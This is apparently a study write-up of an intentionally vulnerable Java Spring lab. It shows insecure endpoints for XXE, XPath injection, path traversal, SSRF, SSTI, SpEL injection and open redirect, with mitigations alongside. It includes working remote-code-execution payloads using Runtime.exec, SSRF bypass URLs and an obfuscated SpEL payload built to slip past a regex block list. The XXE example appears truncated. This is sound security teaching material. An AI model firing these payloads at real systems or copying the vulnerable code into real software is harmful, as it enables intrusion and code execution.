@ApiOperation(value = "vul: DocumentBuilder")
@RequestMapping(value = "/DocumentBuilder")
public String DocumentBuilder(@RequestParam String content) {
    try {
        DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
        DocumentBuilder builder = factory.newDocumentBuilder();
        StringReader sr = new StringReader(content);
        InputSource is = new InputSource(sr);
        Document document = builder.parse(is);

        NodeList nodeList = document.getElementsByTagName("person");
        Element element = (Element) nodeList.item(0);
        return String.format("Name: %s", element.getElementsByTagName("name").item(0).getFirstChild().getNodeValue());
    } catch (Exception e) {
        return e.toString();
    }
}

@ApiOperation(value = "vul: Unmarshaller")
@RequestMapping(value = "/unmarshaller")
public String Unmarshaller(@RequestBody String content) {
    try {
        JAXBContext context = JAXBContext.newInstance(Student.class);
        Unmarshaller unmarshaller = context.createUnmarshaller();

        XMLInputFactory xif = XMLInputFactory.newFactory();
        // Mitigation: disable external entities
        // xif.setProperty(XMLConstants.ACCESS_EXTERNAL_DTD, "");
        // xif.setProperty(XMLConstants.ACCESS_EXTERNAL_STYLESHEET, "");

        // By default, Java 8 does not load external DTDs; settings must be changed.
        // xif.setProperty(XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES, true);
        // xif.setProperty(XMLInputFactory.SUPPORT_DTD, true);
        XMLStreamReader xsr = xif.createXMLStreamReader(new StringReader(content));

        Object o = unmarshaller.unmarshal(xsr);
        log.info("[vul] Unmarshaller: {}", content);
        return o.toString();
    } catch (Exception e) {
        e.printStackTrace();
    }
    return "Error!";
}
Example payload for XMLReader. The & must be encoded: &.
<?xml version="1.0" encoding="utf-8"?>

]>
<test>&xxe;</test>

XPath Injection

Similar to SQL injection. The parameter is concatenated into the XPath expression without sanitization.
@ApiOperation(value = "vul: XPath injection")
@GetMapping("/vul")
public String vul(@RequestParam("username") String username, @RequestParam("password") String password) {
    try {
        Document doc = DocumentBuilderFactory.newInstance()
                .newDocumentBuilder()
                .parse(new InputSource(new StringReader("<users>"
                        + "<user>"
                        + "<username>admin</username>"
                        + "<password>abc123123</password>"
                        + "</user>"
                        + "</users>")));

        XPath xpath = XPathFactory.newInstance().newXPath();
        NodeList nodes = (NodeList) xpath.evaluate("/users/user[username='" + username + "' and password='" + password + "']", doc, XPathConstants.NODESET);

        if (nodes.getLength() > 0) {
            log.info("[vul] XPath injection succeeded");
            return "Username and password verified!";
        } else {
            log.info("[vul] XPath injection failed");
            return "Invalid username or password!";
        }
    } catch (Exception e) {
        log.error("[vul] Exception: {}", e.getMessage(), e);
        return "Exception: " + e.getMessage();
    }
}

File Upload Vulnerability
The code only checks the Content-Type header (which can be easily forged) and then writes the file directly.
Mitigation: whitelist-based file extension validation.
private boolean isValidFileType(String fileName) {
    String[] allowedTypes = {"jpg", "jpeg", "png", "gif", "bmp", "ico"};
    String extension = StringUtils.getFilenameExtension(fileName);
    if (extension != null) {
        for (String allowed : allowedTypes) {
            if (allowed.equalsIgnoreCase(extension)) {
                return true;
            }
        }
    }
    return false;
}
Directory Traversal
Arbitrary file download and path traversal are possible because no filtering is performed; ../ can traverse to any file.
@GetMapping("/download")
public String download(String filename, HttpServletResponse response) {
    Map<String, String> result = new HashMap<>();
    String filePath = System.getProperty("user.dir") + "/logs/" + filename;
    log.info("[vul] Arbitrary file download: {}", filePath);

    try (InputStream inputStream = new BufferedInputStream(Files.newInputStream(Paths.get(filePath)))) {
        response.setHeader("Content-Disposition", "attachment; filename=" + filename);
        response.setContentLength((int) Files.size(Paths.get(filePath)));
        response.setContentType("application/octet-stream");
        IOUtils.copy(inputStream, response.getOutputStream());
        log.info("File {} downloaded successfully, path: {}", filename, filePath);
        result.put("message", "success");
    } catch (IOException e) {
        result.put("message", "File not found");
    }
    result.put("filepath", filePath);
    return JSON.toJSONString(result);
}

@ApiOperation(value = "vul: Arbitrary path traversal")
@GetMapping("/list")
public String fileList(String filename) {
    Map<String, String> result = new HashMap<>();
    String filePath = System.getProperty("user.dir") + "/logs/" + filename;
    log.info("[vul] Arbitrary path traversal: {}", filePath);
    StringBuilder sb = new StringBuilder();

    File directory = new File(filePath);
    File[] files = directory.listFiles();

    if (files != null) {
        for (File f : files) {
            sb.append(f.getName()).append("<br>");
        }
        return sb.toString();
    }

    result.put("message", "Directory does not exist");
    result.put("filepath", filePath);
    return JSON.toJSONString(result);
}
Mitigation:
Normalize the path to remove ../ sequences:
String filePathSafe = Paths.get(filePath).normalize().toString();
Or use a blacklist check:
public static boolean checkTraversal(String input) {
    return input.contains("..") || input.contains("/");
}
Unauthenticated Access
@Api("Unauthenticated API")
@RestController
@RequestMapping("/vulnapi/unauth")
public class Unauth {

    @GetMapping("/api/info")
    public String vul() {
        Map<String, String> data = new HashMap<>();
        data.put("name", "zhangwei");
        data.put("card", "130684199512173416");
        return JSON.toJSONString(data);
    }
}
The interceptor allows access without authentication.

Example: file://D://1.txt
SSRF
/**
 * Functions to audit
 * 1. URL
 * 2. HttpClient
 * 3. OkHttpClient
 * 4. HttpURLConnection
 * 5. Socket
 * 6. ImageIO
 * 7. DriverManager.getConnection
 * 8. SimpleDriverDataSource.getConnection
 */
Common SSRF scenarios:
- Social sharing: fetching hyperlink titles and descriptions
- Transcoding services: adjusting webpage content for mobile via a URL
- Online translation: translating page content specified by a URL
- Image loading/download: e.g., rich text editors downloading images from a URL
- Image/article bookmarking: extracting title and text from a URL
- Cloud service providers: remote health checks that may be exploitable
- Web scraping/crawling: fetching resources based on user-supplied URLs
- Database built-in functions: e.g., MongoDB's
copyDatabase - Mail systems: receiving mail server addresses
- File processing: tools like FFmpeg, ImageMagick, document parsers, etc.
- Undocumented APIs or URL features: keywords like
share,wap,url,link,src,source,target,u,3g,display,sourceURL,imageURL,domain - Fetching resources from remote servers (e.g., upload from URL, RSS feeds, XML-RPC)
@GetMapping("/URLConnection/vul")
public String URLConnection(String url) {
    log.info("[vul] SSRF: {}", url);
    return HttpClientUtils.URLConnection(url);
}
// URLConnection class
public static String URLConnection(String url) {
    try {
        URL connectionUrl = new URL(url);
        URLConnection conn = connectionUrl.openConnection();
        BufferedReader reader = new BufferedReader(new InputStreamReader(conn.getInputStream()));

        String line;
        StringBuffer html = new StringBuffer();

        while ((line = reader.readLine()) != null) {
            html.append(line);
        }
        reader.close();
        return html.toString();

    } catch (Exception e) {
        return e.getMessage();
    }
}
Following the openConnection source code shows how Windows can be exploited:

A bypass example: the check only verifies that the protocol starts with http: or https: and blocks internal IPs like 127.0.0.2 or 192.*. The two bypass methods provided by the author work:
/**
 * Short URL bypass: http://127.0.0.1:8888/SSRF/URLConnection/vul2?url=http://surl-8.cn/0
 * IP decimal bypass: http://127.0.0.1:8888/SSRF/URLConnection/vul2?url=http://168302434
 */
@ApiOperation(value = "vul: Bypass")
@GetMapping("/URLConnection/vul2")
public String URLConnection2(String url) {
    if (!Security.isHttp(url)) {
        return "Non-http protocol not allowed!";
    } else if (Security.isIntranet(Security.urltoIp(url))) {
        return "Internal network access not allowed!";
    } else {
        return HttpClientUtils.URLConnection(url);
    }
}
Secure approach: use a whitelist.
@ApiOperation(value = "safe: Whitelist approach")
@GetMapping("/URLConnection/safe")
public String URLConnection3(String url) {
    if (!Security.isHttp(url)) {
        return "Non-http/https protocol not allowed!";
    } else if (!Security.isWhite(url)) {
        return "Untrusted domain!";
    } else {
        return HttpClientUtils.URLConnection(url);
    }
}
public static boolean isWhite(String url) {
    List<String> allowedDomains = new ArrayList<>();
    allowedDomains.add("baidu.com");
    allowedDomains.add("www.baidu.com");
    allowedDomains.add("oa.baidu.com");

    URI uri = null;
    try {
        uri = new URI(url);
    } catch (URISyntaxException e) {
        System.out.print(e);
    }
    assert uri != null;
    String host = uri.getHost().toLowerCase();
    return allowedDomains.contains(host);


}
The code extracts the host by parsing http:// and then taking the part before the colon after //. Since only whitelisted domains are accepted, it is safe.
public static String urltoIp(String url) {
    try {
        URI uri = new URI(url);
        String host = uri.getHost().toLowerCase();
        if (InetAddressUtils.isIPv4Address(host)) {
            return host;
        } else {
            InetAddress ip = Inet4Address.getByName(host);
            return ip.getHostAddress();
        }
    } catch (Exception e) {
        return "127.0.0.1";
    }
}
@ApiOperation(value = "safe: Filtering approach")
@GetMapping("/HTTPURLConnection/safe")
public String HTTPURLConnection(String url) {
    if (!Security.isHttp(url)) {
        log.error("[HTTPURLConnection] Illegal URL protocol: {}", url);
        return "Non-http/https protocol not allowed!";
    }

    String ip = Security.urltoIp(url);
    log.info("[HTTPURLConnection] SSRF resolved IP: {}", ip);

    if (Security.isIntranet(ip)) {
        log.error("[HTTPURLConnection] Internal access not allowed: {}", ip);
        return "Internal network access not allowed!";
    }

    try {
        return HttpClientUtils.HTTPURLConnection(url);
    } catch (Exception e) {
        log.error("[HTTPURLConnection] Access failed: {}", e.getMessage());
        return "Access failed, please try again later!";
    }
}
Another whitelist approach resolves the host to an IP and checks if it is internal.
SSTI
Java template injection. Earlier I documented details in "Java SSTI Injection Study – kudo4869". Here we locate the vulnerable points.
- 1. Thymeleaf SSTI
View name pollution causes fragment expression execution, involving SpEL injection.
PoC:
__$%7bnew%20java.util.Scanner(T(java.lang.Runtime).getRuntime().exec(%22calc.exe%22).getInputStream()).next()%7d__::.x
Case 1: When returning a view name, a controllable parameter leads to SSTI.
@ApiOperation(value = "vul: Thymeleaf template injection")
@GetMapping("/thymeleaf/vul")
public String thymeleafVul(@RequestParam String lang) {
    return "lang/" + lang;
}
Case 2: URL path SSTI injection. The core vulnerability is the same: controlling the view name during rendering to execute a fragment expression.
@ApiOperation(value = "vul: URL as view name")
@GetMapping("/doc/vul/{document}")
public void getDocument(@PathVariable String document) {
    log.info("[vul] SSTI payload: {}", document);
}
- 2. FreeMarker SSTI
The main principle is that command execution occurs when the template content is user-controlled. The following code allows writing content into the template.
@ApiOperation(value = "vul: FreeMarker template injection")
@GetMapping("/freemarker/vul")
public String freemarkerVul(@RequestParam String file, @RequestParam String content, Model model, HttpServletRequest request) {
    log.info("[vul] FreeMarker payload: {}", content);
    if (checkTraversal(file)) {
        model.addAttribute("error", "Illegal file path!");
        return "commons/404";
    }

    if (file.trim().isEmpty()) {
        model.addAttribute("error", "File name cannot be empty!");
        return "commons/404";
    }

    if (content.trim().isEmpty()) {
        model.addAttribute("error", "File content cannot be empty!");
        return "commons/404";
    }

    String resourcePath = "templates/freemarker/" + file;
    try (InputStream is = getClass().getClassLoader().getResourceAsStream(resourcePath)) {
        if (is == null) {
            model.addAttribute("error", "Template file does not exist!");
            return "commons/404";
        }
    } catch (IOException e) {
        log.error("Failed to close stream", e);
    }

    if (request.getRequestURI().contains("/freemarker/vul")) {
        conf.setNewBuiltinClassResolver(TemplateClassResolver.UNRESTRICTED_RESOLVER);
    }

    stringTemplateLoader.putTemplate(file, content);
    conf.setTemplateUpdateDelayMilliseconds(0);
    conf.setLogTemplateExceptions(false);
    return file.replace(".ftl", "");
}
Mitigation: Filter dangerous classes like freemarker.template.utility.JythonRuntime, freemarker.template.utility.Execute, freemarker.template.utility.ObjectConstructor.
Configuration cfg = new Configuration();
cfg.setNewBuiltinClassResolver(TemplateClassResolver.SAFER_RESOLVER);
Since version 2.3.17, three resolvers are available:
UNRESTRICTED_RESOLVER: loads any class viaClassUtil.forName.SAFER_RESOLVER: blocks the three dangerous classes above.ALLOWS_NOTHING_RESOLVER: blocks all classes.
All versions must apply security settings to prevent SSTI.
- 3. Velocity SSTI
Similar to FreeMarker, templates merge data. Two injection scenarios exist.
Scenario 1: Evaluate injection when user-controllable data is passed to Velocity.evaluate.
/**
 * Velocity evaluate scenario
 *
 * @poc http://127.0.0.1:8888/vulnapi/SSTI/velocity/evaluate/vul?username=%23set(%24e%3D%22e%22)%24e.getClass().forName(%22java.lang.Runtime%22).getMethod(%22getRuntime%22%2Cnull).invoke(null%2Cnull).exec(%22open%20-a%20Calculator%22)
 */
@ApiOperation(value = "vul: Velocity evaluate injection")
@GetMapping("/velocity/evaluate/vul")
@ResponseBody
public String velocityEvaluateVul(@RequestParam(defaultValue = "Hello-Java-Sec") String username) {
    String templateString = "Hello, " + username + " | phone: $phone, email: $email";
    Velocity.init();
    VelocityContext ctx = new VelocityContext();
    ctx.put("phone", "012345678");
    ctx.put("email", "xxx@xxx.com");
    StringWriter out = new StringWriter();
    Velocity.evaluate(ctx, out, "test", templateString);
    return out.toString();
}
Scenario 2: Merge injection when the full template is controlled. This is identical to FreeMarker’s template-content injection.
/**
 * Velocity merge scenario
 *
 * @poc http://127.0.0.1:8888/vulnapi/SSTI/velocity/merge/vul?username=%23set(%24e%3D%22e%22)%24e.getClass().forName(%22java.lang.Runtime%22).getMethod(%22getRuntime%22%2Cnull).invoke(null%2Cnull).exec(%22open%20-a%20Calculator%22)
 */
@ApiOperation(value = "vul: Velocity merge injection")
@GetMapping("/velocity/merge/vul")
@ResponseBody
public String velocityMergeVul(@RequestParam(defaultValue = "Hello-Java-Sec") String username) throws IOException, ParseException {
    BufferedReader bufferedReader = new BufferedReader(new FileReader(String.valueOf(Paths.get(this.getClass().getClassLoader().getResource("templates/velocity/merge.vm").toString().replace("file:", "")))));
    StringBuilder stringBuilder = new StringBuilder();
    String line;
    while ((line = bufferedReader.readLine()) != null) {
        stringBuilder.append(line);
    }
    String templateString = stringBuilder.toString();
    templateString = templateString.replace("<USERNAME>", username);
    StringReader reader = new StringReader(templateString);
    VelocityContext ctx = new VelocityContext();
    ctx.put("name", "Hello-Java-Sec");
    ctx.put("phone", "012345678");
    ctx.put("email", "xxx@xxx.com");

    StringWriter out = new StringWriter();
    org.apache.velocity.Template template = new org.apache.velocity.Template();

    RuntimeServices runtimeServices = RuntimeSingleton.getRuntimeServices();
    SimpleNode node = runtimeServices.parse(reader, String.valueOf(template));

    template.setRuntimeServices(runtimeServices);
    template.setData(node);
    template.initDocument();

    template.merge(ctx, out);

    return out.toString();
}
Spring Expression Language (SpEL) Injection
The core vulnerability is a controllable SpEL expression leading to arbitrary code execution. Many code constructions can achieve RCE.
PoC:
http://127.0.0.1:8888/vulnapi/SPEL/vul?ex=T(java.lang.Runtime).getRuntime.exec(%22calc%22)
@GetMapping("/vul")
public String vul1(String ex) {
    ExpressionParser parser = new SpelExpressionParser();
    EvaluationContext evaluationContext = new StandardEvaluationContext();
    Expression exp = parser.parseExpression(ex);
    String result = exp.getValue(evaluationContext).toString();
    log.info("[vul] SpEL");
    return result;
}
Blacklist bypass:
The following appplies a regex blacklist on the parameter:
@GetMapping("/vul2")
public String vul2(String ex) {
    String[] blackList = {"java.+lang", "Runtime", "exec.*\\("};
    for (String pattern : blackList) {
        Matcher matcher = Pattern.compile(pattern).matcher(ex);
        if (matcher.find()) {
            return "Blacklisted!";
        }
    }

    ExpressionParser parser = new SpelExpressionParser();
    Expression exp = parser.parseExpression(ex);
    String result = exp.getValue().toString();
    log.info("[vul] SpEL blacklist bypass: {}", ex);
    return result;
}
Bypass idea: reflection + string concatenation (reflection turns blacklisted strings into string parameters).
T(String).getClass().forName("java."+"l"+"ang.Ru"+"ntime").getMethod("ex"+"ec",T(String)).invoke(T(String).getClass().forName("java."+"l"+"ang.Ru"+"ntime").getMethod("getRu"+"ntime").invoke(T(String).getClass().forName("java.l"+"ang.Ru"+"ntime")),"calc")
URL-encoded:
http://127.0.0.1:8888/vulnapi/SPEL/vul2?ex=T(String).getClass().forName(%22java.%22%2b%22l%22%2b%22ang.Ru%22%2b%22ntime%22).getMethod(%22ex%22%2b%22ec%22%2cT(String)).invoke(T(String).getClass().forName(%22java.%22%2b%22l%22%2b%22ang.Ru%22%2b%22ntime%22).getMethod(%22getRu%22%2b%22ntime%22).invoke(T(String).getClass().forName(%22java.l%22%2b%22ang.Ru%22%2b%22ntime%22))%2c%22calc%22)
(Note: some referenced PoCs may contain errors; this corrected version works.)
Secure approach: use SimpleEvaluationContext to restrict capabilities.
@GetMapping("/safe")
public String spelSafe(String ex) {
    ExpressionParser parser = new SpelExpressionParser();
    EvaluationContext simpleContext = SimpleEvaluationContext.forReadOnlyDataBinding().build();
    Expression exp = parser.parseExpression(ex);
    String result = exp.getValue(simpleContext).toString();
    log.info("[safe] SpEL");
    return result;
}
Open Redirect
An Open Redirect occurs when an attacker crafts a malicious link/parameter that tricks a user into being redirected to an untrusted third-party site (phishing, malware, etc.).
Three cases in Spring, all using redirect: without validation.
PoC:
http://127.0.0.1:8888/vulnapi/redirect/vul?url=https://www.baidu.com
